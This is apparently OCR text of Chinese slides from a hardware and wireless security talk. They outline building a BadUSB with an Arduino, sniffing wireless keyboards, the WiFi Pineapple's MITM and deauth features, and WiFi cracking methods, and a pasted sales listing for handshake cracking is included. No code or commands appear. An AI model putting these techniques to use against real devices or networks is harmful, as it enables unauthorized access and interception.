
- 能不能自己做一个badusb呢？

- 模拟USB HID设备
- 控制器：Arduino + USB外围电路


- 代码：修改Arduino usb库




Keyboard监听（nRF24L01+烧毁，没有实现）



使用模块：nRF24L01+ +Arduino mini pro






如上图
大多数无线键盘都是使用的这一系列收发芯片

WiFiPineApple

- Stealth Access Point for Man-in-the-Middle attacks（AP的隐形MITM中间人攻击）
- Mobile Broadband (3G USB) and Android Tethering（支持外接3G上网卡及连接Android设备进行上网）
- Manage from afar with persistent SSH tunnels（可远程SSH进行管理）
- Relay or Deauth attack with auxiliary WiFi adapter（可外接USB无线网卡进行重放攻击）
- Web-based management simplify MITM attacks（网页操作MITM中间人攻击）
- Easily concealed and battery powered（支持POE供电或其他简易供电方式）
- Expandable with community modules（可扩展模块）




开源的 大菠萝： http://www.fruitywifi.com/


Wifi安全（破解方式）

- 破解了无线能干什么呢？蹭网？
- 常见破解方式：
- Wep加密（秘钥存储的问题）

- Pin码破解

- Wpa也有办法





跑包握手CAP专业跑包不成功不收费先跑后拍不收电费1小时快出

转 卖 价： ¥7.00 我要讲价

成　　色： 非全新

所 在 地： 广东东莞

联系方式： 1359*** 查看完整手机号码


和我联系

交易方式： 在线交易

至 河北石家庄 快递:免运费

立即购买

分享（0） 收藏并订阅宝贝（0）



总结

- 路径：尽一切可能获取信道信息 并分析
- 原因：不是加密算法问题 而是？
- 思路：万能的硬件平台、传统安全的思路、从流程上找问题（不是加密算法）

- 我们可以学习

Thanks !

声波支付